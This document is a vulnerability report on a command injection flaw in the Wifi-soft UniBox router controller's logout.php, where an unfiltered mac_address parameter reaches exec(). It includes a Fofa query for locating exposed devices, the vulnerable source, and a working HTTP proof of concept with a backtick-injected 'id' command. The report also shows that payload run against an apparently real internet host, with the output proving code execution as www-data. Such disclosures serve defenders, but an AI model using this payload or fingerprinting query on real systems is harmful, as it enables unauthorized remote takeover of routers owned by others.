

Command Injection Vulnerability in Wifi-soft UniBox controller

Vulnerability details

The Wifi-soft UniBox controller router product has a critical vulnerability, affected by the command injection vulnerability in /authentication/logout.php. Unauthorized attackers can exploit this vulnerability to execute arbitrary code on the server side, write backdoors, obtain server permissions, and further control the entire router.

Vulnerability location

/authentication/logout.php


Fofa

body="Unibox" && body="Controller" || body=www.wifi-soft.com

The screenshot displays the Fofa search engine interface. The search bar at the top contains the query: `body="Unibox" && body="Controller" || body=www.wifi-soft.com`. The search results show 928 results (521 unique IP) in 5128 ms. The results list two entries for 'Unibox Administration' at IP addresses 115.245.116.58 and 115.245.105.54, both with 443 connections. The first entry shows detailed header information including HTTP/1.1 200 OK, Connection: close, Transfer-Encoding: chunked, Cache-Control: no-store, no-cache, must-revalidate, Content-Type: text/html; charset=UTF-8, Date: Wed, 04 Jun 2025 10:28:35 GMT, Expires: Thu, 19 Nov 1981 08:52:00 GMT, Pragma: no-cache, and Server: nginx.

Vulnerability recurrence

Through code discovery, it is found that in /authentication/logout.php, when the logout_user parameter is equal to 1, the mac_address parameter is not filtered, and they are still concatenated in the exec, which exists a command execution vulnerability.



```
10 # trade secret or copyright law. Dissemination of this information or reproduction of this material is strictly prohibited. Written permission is obtained from Wifi-soft Solutions Pvt. Ltd.
11 #
12 #
13 # THIS CODE AND INFORMATION ARE PROVIDED "AS IS" WITHOUT WARRANTY OF ANY
14 # KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE
15 # IMPLIED WARRANTIES OF MERCHANTABILITY AND/OR FITNESS FOR A
16 # PARTICULAR PURPOSE.
17 #
18 # Project: UniBox
19
20 session_start();
21 header("Cache-control:private");
22
23 require_once("../include/checkdata.php");
24 require_once("../include/network_constants.php");
25
26
27 $logout_user = $REQUEST['logout_user'];
28 $mac_address = $REQUEST['mac_address'];
29
30 $logAdmin = $SESSION['username'];
31 $logUserName = $REQUEST['user_name'];
32 $status = 0;
33
34 if ($logout_user == 1){
35
36     exec("sudo /usr/sbin/chilli_ipc logout $mac_address");
37     $status = 1;
38
39     /* log event */
40     $eventSeverity = "log";
41     $eventMessage = "User $logUserName logged out from UI by administrator: $logAdmin";
42     logEvent($eventSeverity, $eventMessage);
43     /* event logging complete */
44 }
45
46 >>
47 <!-- Html code -->
48 <html>
49 <head>
50 <title>Logout User</title>
```

POC:

POST /authentication/logout.php HTTP/1.1

Host: 185.119.203.32:8080

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:139.0)

Gecko/20100101 Firefox/139.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language:

zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 70

Origin: http://185.119.203.32:8080

DNT: 1

Sec-GPC: 1

Connection: close

Referer: http://185.119.203.32:8080/authentication/logout.php

Cookie: PHPSESSID=f2qc98gmlq41facrr47t9n7481

Upgrade-Insecure-Requests: 1

Priority: u=0, i

logout_user=1&mac_address=`id`>/usr/local/unibox-0.9/network/x8Wdc.txt`

Case 1:

URL: <http://185.119.203.32:8080>

Use BurpSuite Send payload

The screenshot displays the Burp Suite interface with a target URL of <http://185.119.203.32:8080>. The left pane shows a POST request to `/authentication/logout.php` with various headers and a body containing a payload. The right pane shows the corresponding HTML response, which includes a title "Logout User", a CSS link, a meta charset declaration, and a JavaScript function `handleClose()` that reloads the page. The response also contains an HTML body with a table structure.

Request

Raw Params Headers Hex

```
POST /authentication/logout.php HTTP/1.1
Host: 185.119.203.32:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:139.0)
Gecko/20100101 Firefox/139.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 70
Origin: http://185.119.203.32:8080
DNT: 1
Sec-GPC: 1
Connection: close
Referer: http://185.119.203.32:8080/authentication/logout.php
Cookie: PHPSESSID=f2qc98gm1q41facrr47t9n7481
Upgrade-Insecure-Requests: 1
Priority: u=0, i

logout_user=1&mac_address=`id`>/usr/local/unibox-0.9/network/x8Wdc.txt`
```

Response

Raw Headers Hex HTML Render MarkInfo

```
HTTP/1.1 200 OK
Date: Thu, 05 Jun 2025 07:00:02 GMT
Server: Apache/2.2.17 (Ubuntu)
X-Powered-By: PHP/5.3.5-1ubuntu7.11
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Cache-control: private
Vary: Accept-Encoding
Content-Length: 2433
Connection: close
Content-Type: text/html

<!-- Html code -->
<html>
  <head>
    <title>Logout User</title>
    <LINK href="../../../include/default.css" type=text/css media="screen" rel=stylesheet>
    <META http-equiv=Content-Type content="text/html; charset=utf-8">
  </head>
  <script language="JavaScript">
    function handleClose() {
      window.opener.location.reload();
      window.close();
    }
  </script>
  <!-- Html body -->
  <body class="body" bgcolor="#FFFFFF" link="black" alink="black" >
    <table border=0 width="100%" cellpadding=0 cellspacing=0
      background="#3f6c96">
      <tr valign=top <td width="100%">
        <center>
          <table border=1 bordercolordark=#E0E0E0
            bordercolorlight=#000000 width=100% cellpadding=2 cellspacing=0
            bgcolor="#F3F6F6" valign=top>
            <tr>
              <td>
                <table border=0 width="100%" cellpadding=1 cellspacing=1>
```

0 matches

Done

2,808 bytes | 9,050 millis

Then visit: <http://185.119.203.32:8080/network/x8Wdc.txt>

GoCancel<|*|>|v

Target: http://185.119.203.32:8080

Request

RawParamsHeadersHex

GET /network/x8Wdc.txt HTTP/1.1
Host: 185.119.203.32:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:139.0) Gecko/20100101 Firefox/139.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://185.119.203.32:8080
DNT: 1
Sec-GPC: 1
Connection: close
Referer: http://185.119.203.32:8080/authentication/logout.php
Cookie: PHPSESSID=f2qc98gm1q41facrr47t9n7481
Upgrade-Insecure-Requests: 1
Priority: u=0, i

Response

RawHeadersHex

HTTP/1.1 200 OK
Date: Thu, 05 Jun 2025 07:00:18 GMT
Server: Apache/2.2.17 (Ubuntu)
Last-Modified: Thu, 05 Jun 2025 07:00:02 GMT
ETag: "36-636cda9aa044c"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Length: 54
Connection: close
Content-Type: text/plain

uid=33(www-data) gid=33(www-data) groups=33(www-data)

?<+>0 matches

?<+>Type a search term0 matches